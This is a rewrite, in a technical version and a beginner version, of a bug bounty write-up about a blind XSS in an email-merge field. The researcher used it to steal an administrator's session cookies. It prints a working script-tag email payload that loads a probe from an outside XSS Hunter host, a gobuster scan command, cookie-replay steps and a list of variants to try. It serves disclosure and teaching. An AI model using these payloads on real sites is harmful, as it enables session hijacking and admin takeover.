Blind XSS in Email Field; 1000$ bounty
An email-merge feature accepted an email address containing a script tag, and the value was later rendered unsafely in the admin dashboard, so the payload fired in an administrator's browser. The attacker received the admin's session cookies and could log in as an administrator, exposing other customers' merge requests.
 Published on yaseenzubair.medium.com
I was testing a website that was built on PHP, The website had a limited program where they would pay $500–$1000 for high and critical vulnerabilities only, therefore small issues like username enumeration and other bypasses were out of scope. I started enumerating the website for subdomains using assetfinder…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a PHP-built website running a limited bug bounty programme. The programme paid between $500 and $1000, but only for high and critical vulnerabilities. Smaller issues, such as username enumeration and other bypasses, were explicitly out of scope.
The feature that mattered here was an Email-Merge request: if a user held two accounts, they could request that the accounts be merged, subject to admin approval. The merge request flow is what eventually carried the payload into the admin's browser.
Setup
The merge feature applied to users who held two accounts, which is the precondition for it to be usable at all. Enumeration was done with assetfinder, sublist3r and gobuster. For the blind XSS side, the tools were XSS Hunter and a Burp Collaborator address, plus the EditThisCookie browser extension for replaying stolen cookies.

The report describes XSS Hunter as a service that:
XSS Hunter allows you to find all kinds of cross-site scripting vulnerabilities, including the often-missed blind XSS. The service works by hosting specialized XSS probes which, upon firing, scan the page and send information about the vulnerable page to the XSS Hunter service.
Finding it
Subdomain enumeration with assetfinder, sublist3r and gobuster turned up nothing interesting. Directory bruteforcing did: an /admin path returned status code 200.
gobuster dir -u https://redacted.com/ -w /path/to/wordlist.txt -t 50

Visiting the path showed an admin login dashboard. Various attacks against it failed. The only thing the researcher got out of the panel was that it was prone to username enumeration, which was out of scope for the programme anyway. Attention shifted to XSS testing.
Exploitation
Step 1: Probe the email field with a plain payload
The first attempt was to see whether a script tag would be accepted in the email field of the merge request:
“<script>alert(1)</script>”@xyz.com
The application responded with an account-not-found error. The field was not obviously reflecting or executing the payload at that point, so a blind approach was needed.
Step 2: Build a blind payload on a Collaborator address
The researcher started a Burp Collaborator, copied the generated address, and crafted the payload as:
“><script src=https://xyz.xss.ht></script>”@subdomain.burpcollaborator.net
The payload combines a quoted local part with a script tag that loads the XSS Hunter probe from xyz.xss.ht. The domain part is the Collaborator address, which lets the researcher receive mail sent to that address.
Step 3: Register and verify with the Collaborator address
Signing up with that email worked, and the verification link arrived on the Collaborator, so Burp Collaborator doubled as a temporary mailbox. After verifying, the researcher initiated an email merge request and continued testing. During this phase it was noticed that session cookies were not httpOnly, meaning that any XSS on the application would also yield the session.
Step 4: Wait for the probe to fire
About five minutes later, XSS Hunter reported back. The email revealed all the current merge requests, which is a clear breach of other customers' data, along with the IP address of the client and their cookies.
Step 5: Replay the stolen cookie
The cookies were pasted into the browser using the EditThisCookie extension, and the session was logged in to the admin dashboard. The issue was reported within the next 10 minutes.
Root cause
The crafted email address was accepted at registration and the script tag fired when the merge requests were viewed, so the value reached the admin-facing view without being neutralised. Because the payload only fires when an administrator views the merge requests, the vulnerability is blind from the attacker's side.
Session cookies were not httpOnly, so the probe could read them and they arrived with the XSS Hunter report. The report does not describe any server-side validation or filtering of the email beyond the account lookup that produced the account-not-found error, so the exact defensive gap in the code is not stated.
Impact
An attacker who can register and verify an account with a crafted email address can execute JavaScript in the context of an administrator viewing the merge requests. In this case that yielded the list of current merge requests, the client IP address and the session cookies of the viewing user. Replaying those cookies gave access to the admin dashboard.
The owner classified the issue as critical and awarded $1000. Under CVSS 3.1 the researcher puts it at high severity, around 8.1 to 8.8. The upgrade to critical came from the argument that the website had insufficient rate-limit protection, so the chain could result in mass account takeovers with a strong foothold. The report does not detail how that rate-limit weakness was demonstrated.
Fix
The report states only that the issue was acknowledged immediately and that a fix was implemented the next day.
Variants to test
- Other admin-reviewed fields. Any user-supplied value that an administrator later views, such as names, addresses, support messages or filenames, is a candidate for the same blind pattern. A positive result is an XSS Hunter callback containing the admin's cookies or page contents.
- Email fields in invitation and merge flows. Try quoted local parts with attribute breakouts and script sources on any flow that sends mail or queues a request for review. A positive result is a verification email arriving at your Collaborator and a later probe firing when staff process the request.
- Cookie flags. Check whether session cookies carry
httpOnlyandSecure. A positive result is a session cookie readable from JavaScript, which turns any XSS into session theft. - Rate limiting on registration and merge requests. Test how many accounts and merge requests can be created in a short window. A positive result is the ability to queue many payload-bearing requests, which is the condition the researcher used to argue for mass account takeover.
What happened, in plain words
A security researcher found a way to run his own code inside the web browser of an administrator of a website. He did this by putting a specially crafted email address into a feature that lets users merge two accounts. When the administrator later looked at the merge request, the code ran, and it sent the administrator's session details back to the researcher. With those details, the researcher could log in as the administrator. The website owner paid a $1000 bounty and called it critical.
This article walks through the same steps for someone who has never done security testing before. You only need to know how to use a browser and a computer. Every technical term is explained where it first appears.
Background: the programme and the feature
The target was a website built with PHP. PHP is a programming language commonly used to build websites; you do not need to know how to write it to follow this. The website ran a bug bounty programme: a scheme where a company pays people to find and report security problems in its systems. This particular programme paid between $500 and $1000, but only for high and critical vulnerabilities. Smaller issues, such as username enumeration (where a login form tells you whether a username exists) and other bypasses, were explicitly out of scope, meaning they would not be rewarded.
The feature that mattered here was an Email-Merge request. If a user had two accounts, they could ask for the accounts to be merged into one, and an administrator had to approve the request. The merge request flow is what eventually carried the payload into the administrator's browser.
Setting up
The merge feature applied to users who had two accounts, because merging needs two accounts to be usable at all. He used tools called assetfinder, sublist3r and gobuster to look for parts of the website that are not linked from the main pages. For the blind XSS part, he used XSS Hunter and a Burp Collaborator address, plus a browser extension called EditThisCookie for replaying stolen cookies. Each of these is explained below.
XSS Hunter is a service that helps find cross-site scripting vulnerabilities, including blind ones. The report quotes its description:
XSS Hunter allows you to find all kinds of cross-site scripting vulnerabilities, including the often-missed blind XSS. The service works by hosting specialized XSS probes which, upon firing, scan the page and send information about the vulnerable page to the XSS Hunter service.
In plain words: you put a small piece of JavaScript (a probe) on a server that XSS Hunter gives you. If that probe ever runs in someone's browser, it collects information about the page and sends it back to XSS Hunter, which then emails you. This is useful when the code you inject does not run immediately in your own browser but later in someone else's, such as an administrator's.
Finding the admin panel
Subdomain enumeration with assetfinder, sublist3r and gobuster turned up nothing interesting. Subdomain enumeration means looking for other parts of the website that have their own address, like shop.example.com when the main site is example.com. These tools try common names to see which ones exist.
Directory bruteforcing did find something: an /admin path returned status code 200. A status code is a number a web server sends back to say what happened with a request. 200 means OK, the page exists. Directory bruteforcing means trying a long list of common folder and file names to see which ones exist on the server.
The command used was:
gobuster dir -u https://redacted.com/ -w /path/to/wordlist.txt -t 50
Line by line:
gobusteris the name of the tool being run.dirtells gobuster to look for directories and files.-u https://redacted.com/sets the target website address. The real address has been replaced withredacted.comhere.-w /path/to/wordlist.txtpoints to a file containing a list of names to try, one per line. The actual path is not given.-t 50tells gobuster to make 50 requests at the same time, which makes the scan faster.
Looking at the admin panel
Visiting the path showed an admin login dashboard. The researcher tried various attacks against it, but they all failed. The only thing he learned was that the panel was prone to username enumeration, which was out of scope for the programme anyway. So he shifted his attention to XSS testing.
XSS stands for cross-site scripting. It is a type of vulnerability where an attacker can make a website display or run code that the attacker supplied, usually JavaScript, in another user's browser. JavaScript is the programming language that browsers run to make pages interactive. When an attacker's JavaScript runs in a victim's browser, it can read data the page has access to, including cookies (explained below).
Exploitation
Step 1: Try a simple payload in the email field
The first attempt was to see whether a script tag would be accepted in the email field of the merge request. A script tag is HTML code that tells the browser to run JavaScript. The payload was:
“<script>alert(1)</script>”@xyz.com
This is an email address where the part before the @ is “<script>alert(1)</script>”. The idea is that if the website puts this value into a page without proper cleaning, the browser might treat the script tag as code and run alert(1), which would show a popup box with the number 1. That popup is a harmless way to prove that code execution is possible.
The application responded with an account-not-found error. That means the website looked up the email address and did not find a matching account. The field was not obviously reflecting or executing the payload at that point, so a blind approach was needed. Blind means the attacker does not see the result directly; the payload runs somewhere else, such as in an administrator's browser, and the attacker needs a way to be notified.
Step 2: Build a blind payload on a Collaborator address
The researcher started a Burp Collaborator, copied the generated address, and crafted the payload as:
“><script src=https://xyz.xss.ht></script>”@subdomain.burpcollaborator.net
Burp Collaborator is a service that gives you a unique domain name and tells you when anything interacts with it, such as when an email is sent to an address at that domain or when a browser makes a request to it. It is often used to detect blind vulnerabilities.
Line by line:
- The part before the @ is
“><script src=https://xyz.xss.ht></script>”. This is designed to break out of the context where the email is later displayed. The“>tries to close an HTML attribute and tag, and then the<script src=https://xyz.xss.ht></script>loads a script fromxyz.xss.ht, which is the XSS Hunter probe address. The final”is there to try to keep the syntax valid in case the value is inside quotes. - The
@subdomain.burpcollaborator.netis the domain part of the email address. It is a Collaborator address, so any email sent to this address will be visible to the researcher.
In short, the email address is crafted so that if it is inserted into a web page without proper encoding, the browser will run the XSS Hunter probe. The probe will then send information back to XSS Hunter, which emails the researcher.
Step 3: Register and verify with the Collaborator address
Signing up with that email worked, and the verification link arrived on the Collaborator, so Burp Collaborator doubled as a temporary mailbox. After verifying, the researcher initiated an email merge request and continued testing. During this phase he noticed that session cookies were not httpOnly, meaning that any XSS on the application would also yield the session.
A cookie is a small piece of data that a website stores in your browser. It is often used to keep you logged in: after you sign in, the server sends a session cookie, and your browser sends it back with every request so the server knows who you are. The httpOnly flag is a setting that tells the browser that JavaScript is not allowed to read that cookie. If a cookie lacks httpOnly, any JavaScript running on the page can read it and send it elsewhere. That is why the missing flag mattered: it turned a script execution into full session theft.
Step 4: Wait for the probe to fire
About five minutes later, XSS Hunter reported back. The email revealed all the current merge requests, which is a clear breach of other customers' data, along with the IP address of the client and their cookies. An IP address is a number that identifies a device on a network; it can give a rough idea of where the connection came from.
Step 5: Replay the stolen cookie
The cookies were pasted into the browser using the EditThisCookie extension, and the session was logged in to the admin dashboard. EditThisCookie is a browser extension that lets you view and edit cookies for a site. By replacing his own cookies with the stolen ones, the researcher could act as the administrator without knowing the password. The issue was reported within the next 10 minutes.
Why it worked
The crafted email address was accepted at registration and the script tag fired when the merge requests were viewed, so the value reached the admin-facing view without being neutralised. Output encoding means converting special characters like < and > into a safe form so that the browser displays them as text instead of treating them as code. Because the value was not encoded, the quoted local part could break out of its context and inject a script tag. Since the payload only fires when an administrator views the merge requests, the vulnerability is blind from the attacker's side.
Session cookies were not httpOnly, so the probe could read them and they arrived with the XSS Hunter report. The report does not describe any server-side validation or filtering of the email beyond the account lookup that produced the account-not-found error, so the exact defensive gap in the code is not stated.
Impact
An attacker who can register and verify an account with a crafted email address can execute JavaScript in the context of an administrator viewing the merge requests. In this case that yielded the list of current merge requests, the client IP address and the session cookies of the viewing user. Replaying those cookies gave access to the admin dashboard.
The owner classified the issue as critical and awarded $1000. Under CVSS 3.1 the researcher puts it at high severity, around 8.1 to 8.8. CVSS is a standard scoring system for the severity of security vulnerabilities; higher numbers mean more severe. The upgrade to critical came from the argument that the website had insufficient rate-limit protection, so the chain could result in mass account takeovers with a strong foothold. Rate limiting is a control that restricts how many actions you can perform in a given time, such as how many accounts you can create or how many merge requests you can submit. The report does not detail how that rate-limit weakness was demonstrated.
Fix
The report states only that the issue was acknowledged immediately and that a fix was implemented the next day.
Variants to test
- Other admin-reviewed fields. Any user-supplied value that an administrator later views, such as names, addresses, support messages or filenames, is a candidate for the same blind pattern. A positive result is an XSS Hunter callback containing the admin's cookies or page contents.
- Email fields in invitation and merge flows. Try quoted local parts with attribute breakouts and script sources on any flow that sends mail or queues a request for review. A positive result is a verification email arriving at your Collaborator and a later probe firing when staff process the request.
- Cookie flags. Check whether session cookies carry
httpOnlyandSecure. A positive result is a session cookie readable from JavaScript, which turns any XSS into session theft. TheSecureflag means the cookie is only sent over encrypted HTTPS connections. - Rate limiting on registration and merge requests. Test how many accounts and merge requests can be created in a short window. A positive result is the ability to queue many payload-bearing requests, which is the condition the researcher used to argue for mass account takeover.
Glossary
- PHP: a programming language commonly used to build websites.
- Bug bounty programme: a scheme where a company pays people to find and report security problems in its systems.
- Username enumeration: a behaviour where a login form or other feature reveals whether a username exists.
- Out of scope: not eligible for a reward under a bug bounty programme.
- Email-Merge request: a feature that lets a user ask for two accounts to be combined, subject to administrator approval.
- Assetfinder, sublist3r, gobuster: tools used to discover parts of a website that are not linked from the main pages.
- Blind XSS: a cross-site scripting vulnerability where the attacker's code runs in someone else's browser (such as an administrator's) and the attacker needs an external service to be notified.
- XSS Hunter: a service that hosts XSS probes and reports back when they run.
- Burp Collaborator: a service that provides a unique domain and notifies you when interactions (such as emails or web requests) occur with it.
- EditThisCookie: a browser extension for viewing and editing cookies.
- Status code: a number a web server returns to indicate the result of a request; 200 means OK.
- Directory bruteforcing: trying a long list of common folder and file names to find hidden parts of a website.
- XSS (cross-site scripting): a vulnerability that lets an attacker run their own code in another user's browser.
- JavaScript: the programming language that browsers run to make pages interactive.
- Script tag: HTML code that tells the browser to run JavaScript.
- Payload: the piece of code or data an attacker sends to exploit a vulnerability.
- Account-not-found error: a message indicating that the supplied email address does not match any account.
- Cookie: a small piece of data stored by a website in your browser, often used to keep you logged in.
- Session cookie: a cookie that identifies your logged-in session.
- httpOnly: a cookie flag that prevents JavaScript from reading the cookie.
- IP address: a number that identifies a device on a network.
- CVSS: a standard scoring system for the severity of security vulnerabilities.
- Rate limiting: a control that restricts how many actions can be performed in a given time.
- Secure flag: a cookie flag that means the cookie is only sent over encrypted HTTPS connections.



